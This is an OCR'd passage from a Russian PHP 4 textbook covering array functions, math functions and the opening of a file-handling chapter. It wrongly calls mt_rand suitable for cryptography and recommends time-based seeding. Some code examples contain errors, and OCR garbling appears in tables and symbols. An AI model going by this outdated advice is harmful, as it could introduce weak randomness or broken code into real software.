Приведенный фрагмент выводит числа 10, 20, 30, 40 и 50 в случайном порядке.

Замечание

Выполнив этот фрагмент несколько раз, вы можете обнаружить, что от запуска к запуску очередность следования чисел не изменяется. Это свойство обусловлено тем, что функция `shuffle()` использует стандартный генератор

случайных чисел, который перед работой необходимо инициализировать при помощи вызова `srand()`. Подробности можно найти в следующей главе (*см. функцию* `mt_srand()`). Она — не совсем то, что нам требуется (нам нужна `srand()`), но формы записи обеих функций не различаются.

Ключи и значения

```
array array_flip(array $Arr)
```

Эта функция "пробегает" по массиву и меняет местами его ключи и значения. Исходный массив `$Arr` не изменяется, а результирующий массив просто возвращается. Конечно, если в массиве присутствовали несколько элементов с одинаковыми значениями, учитываться будет только последний из них:

```
$A=array("a"=>"aaa", "b"=>"aaa", "c"=>"ccc");
$A=array_flip($A);
// теперь $A===array("aaa"=>"b", "ccc"=>"c");
```

```
list array_keys(array $Arr [,mixed $SearchVal])
```

Функция возвращает список, содержащий все ключи массива `$Arr`. Если задан необязательный параметр `$SearchVal`, то она вернет только те ключи, которым соответствуют значения `$SearchVal`.

Замечание

Фактически, эта функция с заданным вторым параметром является обратной по отношению к оператору `[]` — извлечению значения по его ключу.

```
list array_values(array $Arr)
```

Функция `array_values()` возвращает список всех значений в ассоциативном массиве `$Arr`. Очевидно, такое действие бесполезно для списков, но иногда оправдано для хэшей.

```
bool in_array(mixed $val, array $Arr)
```

Возвращает `true`, если элемент со значением `$val` присутствует в массиве `$Arr`. Впрочем, если вам часто приходится проделывать эту операцию, подумайте: не лучше ли будет воспользоваться ассоциативным массивом и хранить данные в его ключах, а не в значениях? На этом вы можете сильно выиграть в быстродействии.

```
array array_count_values(list $List)
```

Эта функция подсчитывает, сколько раз каждое значение встречается в списке `$List`, и возвращает ассоциативный массив с ключами — элементами списка и значениями — количеством повторов этих элементов. Иными словами, функция

array_count_values() подсчитывает частоту появления значений в списке $List. Вот пример:

```
$List=array(1, "hello", 1, "world", "hello");
array_count_values($array);
// возвращает array(1=>2, "hello"=>2, "world"=>1)
```

Комплексная замена в строке

В предыдущей главе мы рассматривали функцию strtr(), которая заменяла в строке одни буквы на другие, и функцию str_replace(), осуществляющую контекстный поиск и замену. В свете ассоциативных массивов эти две функции объединяются в одну, также называющуюся strtr(), но несущую в себе возможности str_replace().

```
string strtr(string $st, array $Substitutes)
```

Эта функция (заметьте — с двумя параметрами, а не с тремя, как обычная strtr()!) берет строку $st и проводит в ней контекстный поиск и замену: ищутся подстроки — ключи в массиве $Substitutes — и замещаются на соответствующие им значения. Таким образом, теперь мы можем выполнить несколько замен сразу, не используя str_replace() в цикле:

```
$Subs=array(
  "<name>" => "Larry",
  "<time>" => date("d.m.Y")
);
$st="Привет, <name>! Сейчас <time>";
echo strtr($st,$Subs);
```

А вот как можно "отменить" действие функции HtmlSpecialChars():

```
$Trans=array_flip(get_html_translation_table());
$st=strtr($st, $Trans);
```

В результате мы из строки, в которой все спецсимволы заменены на их HTML-эквиваленты, получим исходную строку во всей ее первозданной красе. Функции get_html_translation_table() не уделено много внимания в этой книге. Она возвращает таблицу преобразований, которая применяется при вызове HtmlSpecialChars().

Примечание

Функция strtr() начинает поиск с самой длинной подстроки и не проходит по одному и тому же ключу дважды.

Слияние массивов

```
array array_merge(array $A1, array $A2, ...)
```

Функция `array_merge()` призвана устранить все недостатки, присущие оператору + для слияния массивов. А именно, она сливает массивы, перечисленные в ее аргументах, в один большой массив и возвращает результат. Если в массивах встречаются одинаковые ключи, в результат помещается пара `ключ=>значение` из того массива, который расположен правее в списке аргументов. Однако это не затрагивает числовые ключи: элементы с такими ключами помещаются в конец результирующего массива в любом случае.

Таким образом, с помощью `array_merge()` мы можем избавиться от всех недостатков оператора + для массивов. Вот пример, сливающий два списка в один:

```
$L1=array(10,20,30);
$L2=array(100,200,300);
$L=array_merge($L1,$L2);
// теперь $L===array(10,20,30,100,200,300);
```

Всегда используйте эту функцию, если вам нужно работать именно со списками, а не с обычными ассоциативными массивами.

Получение части массива

```
array array_slice(array $Arr, int $offset [, int $len])
```

Эта функция возвращает часть массива ассоциативного массива, начиная с пары `ключ=>значения` со смещением (номером) `$offset` от начала и длиной `$len` (если последний параметр не задан, до конца массива).

Параметры `$offset` и `$len` задаются по точно таким же правилам, как и аналогичные параметры в функции `substr()`. А именно, они могут быть отрицательными (в этом случае отсчет осуществляется от конца массива), и т. д. Вот несколько примеров из документации PHP:

```
$input = array ("a", "b", "c", "d", "e");
$output = array_slice ($input, 2);      // "c", "d", "e"
$output = array_slice ($input, 2, -1);  // "c", "d"
$output = array_slice ($input, -2, 1);  // "d"
$output = array_slice ($input, 0, 3);   // "a", "b", "c"
```

Вставка/удаление элементов

Мы уже знаем несколько операторов, которые отвечают за вставку и удаление элементов. Например, оператор `[]` (пустые квадратные скобки) добавляет элемент в ко-

нец массива, присваивая ему числовой ключ, а оператор `Unset()` вместе с извлечением по ключу удаляет нужный элемент. Язык PHP версии 4 поддерживает и многие другие функции, которые иногда бывает удобно использовать.

```
int array_push(alist &$Arr, mixed $var1 [, mixed $var2, …])
```

Эта функция добавляет к списку `$Arr` элементы `$var1`, `$var2` и т. д. Она присваивает им числовые индексы — точно так же, как это происходит для стандартных `[]`. Если вам нужно добавить всего один элемент, наверное, проще и будет воспользоваться этим оператором:

```
array_push($Arr,1000);  // вызываем функцию…
$Arr[]=100;             // то же самое, но короче
```

Обратите внимание, что функция `array_push()` воспринимает массив, как стек, и добавляет элементы всегда в его конец. Она возвращает новое число элементов в массиве.

```
mixed array_pop(list &$Arr)
```

Функция `array_pop()`, а противоположность `array_push()`, снимает элемент с "вершины" стека (то есть берет последний элемент списка) и возвращает его, удалив после этого его из `$Arr`. С помощью этой функции мы можем строить конструкции, напоминающие стек. Если список `$Arr` был пуст, функция возвращает пустую строку.

```
int array_unshift(list &$Arr, mixed $var1 [, mixed $var2, …])
```

Функция очень похожа на `array_push()`, но добавляет перечисленные элементы не в конец, а в начало массива. При этом порядок следования `$var1`, `$var2` и т. д. остается тем же, т. е. элементы как бы "вдвигаются" в список слева. Новым элементам списка, как обычно, назначаются числовые индексы, начиная с 0; при этом все ключи старых элементов массива, которые также были числовыми, изменяются (чаще всего они увеличиваются на число вставляемых значений). Функция возвращает новый размер массива. Вот пример ее применения:

```
$A=array(10,"a"=>20,30);
array_unshift($A,"!","?");
// теперь $A===array(0=>"!", 1=>"?", 2=>10, a=>20, 3=>30)

mixed array_shift(list &$Arr)
```

Эта функция извлекает первый элемент массива `$Arr` и возвращает его. Она сильно напоминает `array_pop()`, но только получает начальный, а не конечный элемент, а также производит довольно сильную "встряску" всего массива: ведь при извлечении первого элемента приходится корректировать все числовые индексы у всех оставшихся элементов…

```
array array_unique(array $Arr)
```

Функция array_unique() возвращает массив, составленный из всех уникальных значений массива $Arr вместе с их ключами. В результирующий массив помещаются первые встретившиеся пары ключ=>значение:

```
$input=array("a" => "green", "red", "b" => "green", "blue", "red");
$result=array_unique($input);
// теперь $result===array("a"=>"green", "red", "blue");

array array_splice(array &$Arr, int $offset [, int $len] [, int $Repl])
```

Эта функция, также как и array_slice(), возвращает подмассив $Arr, начиная с индекса $offset максимальной длины $len, но, вместе с тем, она делает и другое полезное действие. А именно, она заменяет только что указанные элементы на то, что находится в массиве $Repl (или просто удаляет, если $Repl не указан). Параметры $offset и $len задаются так же, как и в функции substr() — а именно, они могут быть и отрицательными, в этом случае отсчет начинается от конца массива. За детальными разъяснениями обращайтесь к описанию функции substr(), рассмотренной в предыдущей главе.

Приведу несколько примеров:

```
$input=array("red", "green", "blue", "yellow");
array_splice($input,2);
// Теперь $input===array("red", "green")
array_splice($input,1,-1);
// Теперь $input===array("red", "yellow")
array_splice($input, -1, 1, array("black", "maroon"));
// Теперь $input===array("red", "green", "blue", "black", "maroon")
array_splice($input, 1, count($input), "orange");
// Теперь $input===array("red", "orange")
```

Последний пример показывает, что в качестве параметра $Repl мы можем указать и обычное, строковое значение, а не массив из одного элемента.

Переменные и массивы

```
array compact(mixed $vn1 [, mixed $vn2, …])
```

Функция compact(), впервые появившаяся в PHP версии 4, упаковывает в массив переменные из текущего контекста (глобального или контекста функции), заданные своими именами в $vn1, $vn2 и т. д. При этом в массиве образуются пары с ключами, равными содержимому $vnN, и значениями соответствующих переменных. Вот пример использования этой функции:

```
$a="Test string";
```

```
$b="Some text";
$A=compact("a","b");
// теперь $A===array("a"=>"Test string", "b"=>"Some text")
```

Почему же тогда параметры функции обозначены как `mixed`? Дело в том, что они могут быть не только строками, но и списками строк. В этом случае функция последовательно перебирает все элементы этого списка, и упаковывает те переменные из текущего контекста, имена которых она встретила. Более того — эти списки могут, в свою очередь, также содержать списки строк, и т. д. Правда, последнее используется сравнительно редко, но все же вот пример:

```
$a="Test";
$b="Text";
$c="CCC";
$d="DDD";
$Lst=array("b",array("c","d"));
$A=compact("a",$Lst);
// теперь $A===array("a"=>"Test", "b"=>"Text", "c"=>"CCC", "d"=>"DDD")

void extract(array $Arr [, int $type] [, string $prefix])
```

Эта функция производит действия, прямо противоположные `compact()`. А именно, она получает в параметрах массив `$Arr` и превращает каждую его пару `ключ=>значение` в переменную текущего контекста.

Параметр `$type` предписывает, что делать, если в текущем контексте уже существует переменная с таким же именем, как очередной ключ в `$Arr`. Он может быть равен одной из констант, перечисленных в табл. 13.1

***Таблица 13.1.** Поведение функции `extract` в случае совпадения переменных*

Константа	Действие
`EXTR_OVERWRITE`	Переписывать существующую переменную (по умолчанию)
`EXTR_SKIP`	Не перезаписывать переменную, если она уже существует
`EXTR_PREFIX_SAME`	В случае совпадения имен создавать переменную с именем, предваренным префиксом из `$prefix`. Надо сказать, что на практике этот режим должен быть совершенно бесполезен
`EXTR_PREFIX_ALL`	Всегда предварять имена создаваемых переменных префиксом `$prefix`

По умолчанию подразумевается `EXTR_OVERWRITE`, т. е. переменные перезаписываются. Вот пара примеров применения этой функции:

```
// Сделать все переменные окружения глобальными
```

```
extract($HTTP_ENV_VARS);
// То же самое, но с префиксом E_
extract($HTTP_ENV_VARS, EXTR_PREFIX_ALL, "E_");
echo $E_COMSPEC; // выводит переменную окружения COMSPEC
```

Примечание

Параметр `$prefix` имеет смысл указывать только тогда, когда вы применяете режимы `EXTR_PREFIX_SAME` или `EXTR_PREFIX_ALL`.

Вообще говоря, использование `extract()` и `compact()` может быть оправдано лишь для небольших массивов, да и то только в шаблонах, а в остальных случаях считается признаком дурного тона. Впрочем, если ваш дизайнер никак не может понять, зачем же ему в шаблонах страниц гостевой книги указывать все эти ужасные квадратные скобки и апострофы, можете пойти ему навстречу так:

```
<table width=100%>
<?foreach($Book as $Entry) { extract($Entry)?>
  <tr>
    <td>Имя: <?=$name?></td>  <!-- вместо $Entry['name'] -->
    <td>Адрес: <?=$url?></td> <!-- вместо $Entry['url']  -->
  </tr>
  <tr><td colspan=3><?=$text?></td></tr>
  <tr><td colspan=3><hr></td></tr>
<?}?>
</table>
```

Здесь вы должны загодя позаботиться, чтобы ключи `$Entry` ненароком не затерли нужные переменные. Этого можно добиться, например, назвав все важные переменные с прописной буквы (например, `$Book` и `$Entry`), а все ключи — с маленькой, как и было сделано немного выше.

Создание списка – диапазона чисел

```
list range(int $low, int $high)
```

Эта функция очень простая. Она создает список, заполненный целыми числами от `$low` до `$high` включительно. Ее удобно применять, если мы хотим быстро сгенерировать массив для последующего прохождения по нему циклом `foreach`:


```
<table>
<?foreach(range(1,100) as $i) {?>
  <tr>
  <td><?=$i?></td>
```

```
  <td>Это строка номер <?=$i?></td>
  </tr>
<?}?>
</table>
```

С точки зрения дизайнеров (не знакомых с PHP, но которым придется модифицировать внешний вид вашего сценария) представленный подход выглядит явно лучше, чем следующий фрагмент:

```
<table>
<?for($i=1; $i<=100; $i++) {?>
  <tr>
  <td><?=$i?></td>
  <td>Это строка номер <?=$i?></td>
  </tr>
<?}?>
</table>
```

Глава 14



Математические функции

В PHP представлен полный набор математических функций, которые присутствуют в большинстве других языков программирования. Правда, здесь они используются несколько реже, потому что в сценаиях вообще редко приходится иметь дело со сложными вычислениями.

Встроенные константы

PHP версии 4 предлагает нам несколько предопределенных констант, которые обозначают различные математические постоянные с максимальной машинной точностью. Соответствующие этим константам ключевые слова и значения приводятся в табл. 14.1.

Таблица 14.1. *Математические константы.*

Константа	Âåëè÷èíà	Пояснение
M_PI	3,14159265358979323846	Число π
M_E	2,7182818284590452354	e
M_LOG2E	1,4426950408889634074	$Log_2(e)$
M_LOG10E	0,43429448190325182765	Lg(e)
M_LN2	0,69314718055994530942	Ln(2)
M_LN10	2,30258509299404568402	Ln(10)
M_PI_2	1,57079632679489661923	π /2
M_PI_4	0,78539816339744830962	π /4
M_1_PI	0,31830988618379067154	1/ π
M_2_PI	0,63661977236758134308	2/ π
M_SQRTPI	1,77245385090551602729	sqrt(π)
M_2_SQRTPI	1,12837916709551257390	2/sqrt(π)

M_SQRT2	1,41421356237309504880	sqrt(2)

***Таблица 14.1** (окончание)*

Константа	Âåëè÷èíà	Пояснение
M_SQRT3	1,73205080756887729352	sqrt(3)
M_SQRT1_2	0,70710678118654752440	1/sqrt(2)
M_LNPI	1,14472988584940017414	Ln(π)
M_EULER	0,57721566490153286061	Постоянная Эйлера

Надо заметить, разработчики PHP что-то слишком разошлись, когда вводили стандартные константы. Например, я не могу даже и представить, зачем в Web-программировании может потребоваться, например, константа Эйлера. Что же, это их право….

Функции округления

```
mixed abs(mixed $number)
```

Возвращает модуль числа. Тип параметра `$number` может быть `float` или `int`, а тип возвращаемого значения всегда совпадает с типом этого параметра.

```
double round(double $val)
```

Округляет `$val` до ближайшего целого и возвращает результат, например:

```
$foo = round(3.4); // $foo == 3.0
$foo = round(3.5); // $foo == 4.0
$foo = round(3.6); // $foo == 4.0
```

```
int ceil(float $number)
```

Возвращает наименьшее целое число, не меньшее `$number`. Разумеется, передавать в `$number` целое число бессмысленно.

```
int floor(float $number)
```

Возвращает максимальное целое число, не превосходящее `$number`.

Случайные числа

Следующие три функции предназначены для генерации случайных чисел. Пожалуй, в Web-программировании самое распространенное применение они находят в сценариях показа баннеров.

Замечание

Я намеренно не рассматриваю функции `rand()` и `srand()`, потому что качество случайных чисел, которые они выдают, никуда не годится. Настоятельно рекомендую вместо них использовать описанные ниже функции, а про `rand()` вообще забыть.

```
int mt_rand(int $min=0, int $max=RAND_MAX)
```

Функция возвращает случайное число, достаточно равномерно даже для того, чтобы использовать ее в криптографии. Подробнее о том алгоритме, который она использует, можно прочитать в Интернете по адресу **http://www.math.keio.ac.jp/~matumoto/emt.html**, а исходные тексты найти по адресу **http://www.scp.syr.edu/~marc/hawk/twister.html**. Если вы хотите генерировать числа не от 0 до `RAND_MAX` (эта константа задает максимально допустимое случайное число, и ее можно получить при помощи вызова `mt_getrandmax()`), задайте соответствующий интервал в параметрах `$min` и `$max`.

Не забудьте только перед первым вызовом этой функции запустить `mt_srand()`.

Давайте теперь рассмотрим один из случаев применения функции `mt_rand()`. Речь пойдет об извлечении строки со случайным номером из текстового файла (работу с файлами мы рассмотрим чуть позже, а пока скажу лишь, что функция `fget()` читает очередную строку из файла, дескриптор которого указан ей в первом параметре, а второй параметр задает максимально возможную длину этой строки, для нас это — очень большое число). Поступим так:

```
for($i=0; mt_rand(0,$i)<1; $i++)
  $s=fgets($OurFile,10000);
echo "Случайная строка: $s";
```

Этот способ работает в строгом соответствии с теорией вероятностей: для первой строки вероятность ее извлечения будет 100%, для второй — 50% (она перепишется поверх первой), для третьей — 33%, и т. д. Например, если файл состоит всего из трех строк, то вероятность извлечения третьей строки, как мы уже заметили, будет равна 33%, а значит, первой или второй — соответственно, 66%. Но вероятность извлечения второй строки после первой равна 50%, а 50% от 66% будет также 33%, т. е. вероятность извлечения каждой строки одинакова. Мы видим, что для файла из трех строк алгоритм работает правильно. Не вдаваясь в математические подробности, скажу, что он работает верно и для любого количества строк.

Безусловно, мы могли бы загрузить весь файл в память и выбрать из него нужную строку и при помощи одного-единственного вызова `mt_rand()`, но если файл содержит очень много данных, это может быть довольно не экономично с точки зрения расхода памяти. Наоборот, для случая коротких файлов способ единовременной загрузки предпочтительнее. Насколько коротких? Думаю, это легче всего определить опытным путем. Рассмотренный нами способ решает проблему с большими файлами.

Внимание

Отмечу, что использование обычной функции `rand()` в этом примере просто невозможно — сказывается слишком плохое качество генерируемых ей случайных чисел, и строки вряд ли будут равновероятны.

```
void mt_srand(int $seed)
```

Настраивает генератор случайных чисел на новую последовательность. Дело в том, что хотя числа, генерируемые `mt_rand()`, достаточно равновероятны, но у них есть один недостаток (который, как это обычно бывает, иногда перерастает в достоинство): последовательность сгенерированных чисел будет одинакова если сценарий вызвать несколько раз подряд. Функция `mt_srand()` как раз решает данную проблему: она выбирает новую последовательность на основе параметра `$seed`, причем практически непредсказуемым образом. Чаще всего ее инициализируют так:

```
mt_srand(time()+(double)microtime()*1000000);
$randval = mt_rand();
```

В этом случае последовательность устанавливается на основе времени запуска сценария (в секундах), поэтому она достаточно непредсказуема. Для еще более надежного результата рекомендуется приплюсовать сюда также микросекунды (что и было сделано), а также идентификатор процесса, вызвавшего сценарий.

```
int mt_getrandmax()
```

Возвращает максимальное число, которое может быть сгенерировано функцией `mt_rand()` — иными словами, константу `RAND_MAX`.

Перевод в различные системы счисления

```
string base_convert(string $number, int $frombase, int $tobase)
```

Переводит число `$number` (заданное как строка в системе счисления по основанию `$frombase`) в систему по основанию `$tobase`. Параметры `$frombase` и `$tobase` могут принимать значения только от 2 до 36 включительно. В строке `$number` цифры обозначают сами себя, буква `a` соответствует 11, `b` — 12, и т. д. до `z`, которая обозначает 36. Например, следующие команды выведут `11111111` (8 единичек), потому что это — не что иное, как представление шестнадцатеричного числа `FF` в двоичной системе счисления:

```
echo base_convert("FF",16,2);
```

```
int bindec(string $binary_string)
```

Преобразует двоичное число, заданное в строке `$binary_string`, в десятичное число.

```
string decbin(int $number)
```

Возвращает строку, представляющую собой двоичное представление целого числа `$number`. Максимальное число, которое еще может быть преобразовано, равно 2 147 483 647, которое выглядит как 31 единичка в двоичной системе.

Существуют аналогичные функции для восьмеричной и шестнадцатеричной систем. Называются они так же, только вместо "bin" подставляется соответственно "oct" и "hex".

Минимум и максимум

```
mixed min(mixed $arg1 [int $arg2, ..., int $argn])
```

Эта функция возвращает наименьшее из чисел, заданных в ее аргументах. Различают два способа вызова этой функции: с одним параметром или с несколькими. Если указан лишь один параметр (первый), то он обязательно должен быть массивом и возвращается минимальный элемент этого массива. В противном случае первый (и остальные) аргументы трактуются как числа с плавающей точкой, они сравниваются, и возвращается наименьшее. Тип возвращаемого значения выбирается так: если хотя бы одно из чисел, переданных на вход, задано в формате с плавающей точкой, то и результат будет с плавающей точкой, в противном случае результат будет целым числом. Обратите внимание на то, что с помощью этой функции нельзя лексикографически сравнивать строки — только числа.

```
mixed max(mixed $arg1 [int $arg2, ..., int $argn])
```

Функция работает аналогично `min()`, только ищет максимальное значение.

Степенные функции

```
float sqrt(float $arg)
```

Возвращает квадратный корень из аргумента. Если аргумент отрицателен, то генерируется предупреждение, но работа программы не прекращается! Это выглядит довольно странно: интересно, что в этом случае возвращается функцией?..

```
float log(float $arg)
```

Возвращает натуральный логарифм аргумента. В случае недопустимого числа печатает предупреждение, но, как и `sqrt()`, не завершает программу.

```
float exp(float $arg)
```

Возвращает e (2,718281828…) в степени `$arg`.

```
float pow(float $base, float $exp)
```

Возвращает `$base` в степени `$exp`.

Тригонометрия

Далее рассмотрим тригонометрические функции. Правда, они редко применяются при программировании сценариев, но все же...

```
float acos(float $arg)
```

Возвращает арккосинус аргумента.

```
float asin(float $arg)
```

Возвращает арксинус.

```
float atan(float $arg)
```

Возвращает арктангенс аргумента.

```
float atan2(float $y, float $x)
```

Возвращает арктангенс величины `$y/$x`, но с учетом той четверти, в которой лежит точка (`$x`, `$y`). Эта функция возвращает результат в радианах, принадлежащий отрезку от –? до ?. Вот пара примеров:

```
$alpha=atan2(1,1);   // $alpha==pi/4
$alpha=atan2(-1,-1); // $alpha==-3*pi/4
```

```
float sin(float arg)
```

Возвращает синус аргумента. Аргумент задается в радианах.

```
float cos(float $arg)
```

Возвращает косинус аргумента.

```
float tan(float arg)
```

Возвращает тангенс аргумента, заданного в радианах.


```
double pi()
```

Возвращает число ?. Эту функцию в PHP версии 4 *обязательно* нужно вызывать с парой пустых скобок (в отличие от PHP 3):

```
echo pi()*10;
```

Впрочем, наверное, лучше будет воспользоваться константой `M_PI`?..

Глава 15



Работа с файлами

Хорошие новости. Во-первых, вы можете наконец с облегчением вздохнуть и забыть о том, что в Windows (в отличие от Unix) для разделения полного пути файла используются не прямые, а обратные слэши. Интерпретатору PHP совершенно все равно, какие слэши вы будете использовать: прямые или обратные. Он в любом случае переведет их в ту форму, которая требуется вашей ОС, а функции по работе с полными именами файлов также не будут против "чужих" слэшей.

Во-вторых, вы теперь можете работать с файлами на удаленных серверах Web в точности так же, как и со своими собственными (ну, разве что записывать в них можно не всегда). Если вы предваряете имя файла строкой `http://` или `ftp://`, то PHP понимает, что нужно на самом деле установить сетевое соединение и работать именно с ним, а не с файлом. При этом в программе такой файл ничем не отличается от обычного (если у вас есть соответствующие права, что вы можете и записывать в подобный HTTP- или FTP-файл).

О текстовых и бинарных файлах

Во многих (да что там — практически во всех) языках программирования для работы с текстовыми файлами применяется некоторый трюк. Вот в чем он заключается. Не секрет, что в Unix-системах для отделения одной строки файла от другой используется один специальный символ — его принято обозначать `\n`.

> **Примечание**
>
> Обращаю ваше внимание на то, что `\n` здесь обозначает именно *один* символ, т. е., один байт. Когда PHP встречает комбинацию `\n` в строке (например, `"это \n тест"`), он воспринимает ее как один байт. В то же время, в строке, заключенной в апострофы, комбинация `\n` не имеет никакого специального назначения и обозначает буквально "`символ \`, за которым идет символ `n`".

В Windows по историческим причинам для разделения строк применяется не один, а сразу два символа, следующих подряд, — `\r\n`. Для того чтобы языки программирования были лучше переносимы с одной операционной системы на другую, при чтении текстовых файлов эта комбинация `\r\n` преобразуется "на лету" в один символ `\n`, так что программа и не замечает, что формат файла не такой, как в Unix. В результате этой деятельности, если мы, например, прочитаем содержимое всего текстового

файла в строку, то длина такой строки наверняка окажется меньше физического размера файла — ведь из нее "съелись" некоторые символы `\r`. Это относится к системе Windows и MacOS (кстати, в последней применяется комбинация не `\r\n`, а наоборот — `\n\r`, что довольно-таки забавно). При записи строки в текстовый файл происходит в точности наоборот: один `\n` становится на диске парой `\r\n`.

Впрочем, практически во всех языках программирования вы можете и отключить режим автоматической трансляции `\r\n` в один `\n`. Обычно для этого используется вызов специальной функции, который говорит, что для указанного файла нужно применять *бинарный режим* ввода/вывода, когда все байты читаются, как есть. Правда, программисты, всю жизнь писавшие под Unix, склонны игнорировать этот факт, в результате чего программы перестают работать под Windows и вообще начинают вытворять забавные вещи.

Так как PHP был написан целиком на Си, а Си использует трансляцию символов перевода строк, то описанная техника работает и в PHP. Однако тут есть один очень опасный момент. Дело в том, что разработчики PHP в официальной документации к функции `fopen()` старательно умалчивают о том, что интерпретатор может работать с файлами в режиме трансляции символа перевода строки. Так вот, я возьму на себя смелость заявить, что такая возможность в действительности существует, а тесты подтвердили, что ее можно корректно использовать как в Windows и MacOS, так и в Unix. Подробнее об этом мы поговорим при рассмотрении функции `fopen()`.

Если файл открыт в режиме бинарного чтения/записи, то PHP совершенно все равно, что вы читаете или пишете. Вы можете совершенно спокойно считать содержимое какого-нибудь бинарного файла (например, GIF-рисунка) в обычную строковую переменную, а потом записать эту строку в другой файл, и при этом информация нисколько не исказится. Правда, при чтении текстового файла в Windows вы получите символы `\r\n` в конце строки вместо одного `\n`, если не предпримете некоторых действий, а откроете файл, как об этом написано в документации. Об этом речь ниже.

Открытие файла

Как и в Си, работа с файлами в PHP разделяется на три этапа. Сначала файл открывается в нужном режиме, при этом возвращается некое целое число, служащее идентификатором открытого файла (дескриптор файла). Затем настает очередь команд работы с файлом (чтение или запись, или и то и другое), причем они "привязаны" уже к дескриптору файла, а не к его имени. После этого файл лучше всего закрыть (хотя это можно и не делать, поскольку PHP автоматически закрывает все файлы по завершении сценария).

```
int fopen(string $filename, string $mode, bool $use_include_path=false)
```

Открывает файл с именем `$filename` в режиме `$mode` и возвращает дескриптор открытого файла. Если операция "провалилась", то, как это принято, `fopen()` возвращает `false`. Впрочем, мы можем не особо беспокоиться, проверяя выходное значе-

ние на ложность — вполне подойдет и проверка на ноль, потому что дескриптор 0 в системе соответствует стандартному потоку ввода, а он, очевидно, никогда не будет открыт функцией `fopen()` (во всяком случае, пока не будет закрыт нулевой дескриптор, а это делается крайне редко). Необязательный параметр `$use_include_path` говорит PHP о том, что, если задано относительное имя файла, его следует искать также и в списке путей, используемом инструкциями `include` и `require`. Обычно этот параметр не используют.

Параметр `$mode` может принимать следующие значения:

- `r` — файл открывается только для чтения. Если файла не существует, вызов регистрирует ошибку. После удачного открытия указатель файла устанавливается на его первый байт, т. е. на начало;
- `r+` — файл открывается одновременно на чтение и запись. Указатель текущей позиции устанавливается на его первый байт. Как и для режима `r`, если файла *не существует*, возвращается `false`. Следует отметить, что если в момент записи указатель файла установлен где-то в середине файла, то данные запишутся прямо поверх уже имеющихся, а не "раздвинут" их, при необходимости увеличив размер файла. Будьте внимательны;
- `w` — создает новый пустой файл. Если на момент вызова уже был файл с таким именем, то он предварительно уничтожается. В случае неверно заданного имени файла вызов, как нетрудно догадаться, "проваливается";
- `w+` — аналогичен `r+`, но если файла изначально не существовало, создает его. После этого с файлом можно работать как в режиме чтения, так и записи. Если файл существовал до момента вызова, его содержимое удаляется;
- `a` — открывает существующий файл в режиме записи, и при этом сдвигает указатель текущей позиции за последний байт файла. Этот режим полезен, если требуется что-то дописать в конец уже имеющегося файла. Как водится, вызов неуспешен в случае отсутствия файла;
- `a+` — открывает файл в режиме чтения и записи, указатель файла устанавливается на конец файла, при этом содержимое файла не уничтожается. Отличается от `a` тем, что если файла изначально не существовало, то он создается. Этот режим полезен, если вам нужно что-то дописать в файл (например, в журнал), но вы не знаете, создан ли уже такой файл;

Но это еще не полное описание параметра `$mode`. Дело в том, что в конце любой из строк `r`, `w`, `a`, `r+`, `w+` и `a+` может находиться еще один необязательный символ — `b` или `t`. Если указан `b` (или не указан вообще никакой), то файл открывается в режиме бинарного чтения/записи. Если же это `t`, то для файла устанавливается режим трансляции символа перевода строки, т. е. он воспринимается как текстовый.

Внимание

О режиме `t` нет ни слова в документации PHP (во всяком случае, на момент написания этих строк), однако, как показывают мои тесты, он работает на всех системах.

Чтобы проиллюстрировать это, давайте рассмотрим пример сценария. Он будет работать по-разному в зависимости от того, в каком режиме мы откроем файл: в бинарном или текстовом. Забегая вперед, замечу, что функция `fgets()` читает из файла очередную строку.

Листинг 15.1. Сценарий `test.php`: работа с текстовыми файлами

```
<?
// Получает в параметрах строку и возвращает через пробел коды
// символов, из которых она состоит
function MakeHex($st)
{  for($i=0; $i<strlen($st); $i++) $Hex[]=sprintf("%2X",ord($st[$i]));
   return join(" ",$Hex);
}
// Открываем файл разными способами
$f=fopen("test.php","r");  // бинарный режим
echo MakeHex(fgets($f,100)),"<br>\n";
$f=fopen("test.php","rt"); // текстовый режим
echo MakeHex(fgets($f,100)),"<br>\n";
?>
```

Первая строчка файла `test.php` состоит всего из двух символов — это < и ?. За ними должен следовать маркер конца строки. Сценарий показывает, как выглядит этот маркер, т. е. состоит ли он из одного или двух символов.

Запустим этот сценарий в Unix. Мы получим две одинаковые строки, которые выводят операторы `echo`:

```
3C 3F 0A
3C 3F 0A
```

Отсюда следует, что в этой системе физический конец строки обозначается одним символом — кодом `0x0A`, или `\n` (коды `0x3C` и `0x3F` соответствуют символам < и ?). В то же время, если запустить сценарий в Windows, мы получим такой результат:

```
3C 3F 0D 0A
3C 3F 0A
```

Как видите, бинарное и текстовое чтение дали разные результаты! В последнем случае произошла трансляция маркера конца строки.

Как уже говорилось, можно предварять имя файла строкой `http://` или `ftp://`, при этом прозрачно будет осуществляться доступ к файлу с удаленного хоста.

В случае HTTP-доступа PHP открывает соединение с указанным сервером, а также посылает ему нужные заголовки: `Host` и `GET`. После чего при помощи файлового дескриптора из удаленного файла можно читать обычным образом — например, посредством все той же функции `fgets()`.

Если же вы открываете FTP-файл, то в него можно производить либо запись, либо читать из него, но не и то и другое одновременно. Кроме того, FTP-сервер должен поддерживать пассивный режим передачи (впрочем, большинство серверов его поддерживают). Не забудьте также указать логин и пароль, как это сделано в примерах ниже.

Дам небольшой совет: не используйте обратные слэши `\` в именах файлов, как это принято в DOS и Windows. Просто забудьте про этот архаизм. Поможет вам в этом PHP, который незаметно в нужный момент переводит прямые слэши `/` в обратные (разумеется, если вы работаете под Windows). Если же вы все-таки не можете обойтись без обратного слэша, не забудьте его удвоить, потому что в строках он воспринимается как спецсимвол:

```
$fp = fopen ("c:\\windows\\hosts", "r");
```

Еще раз предупреждаю: этот способ не переносим между операционными системами и из рук вон плох. Не используйте его!

Вот несколько примеров:

```
// Открывает файл на чтение
$f = fopen("/home/user/file.txt", "r") or die("Ошибка!");
// Открывает HTTP-соединение на чтение
$f = fopen("http://www.php.net/", "r") or die("Ошибка!");
// Открывает FTP-соединение с указанием логина и пароля для записи
$f = fopen("ftp://user:password@example.com/", "w") or die("Ошибка!");
```

Конструкция *or die()*

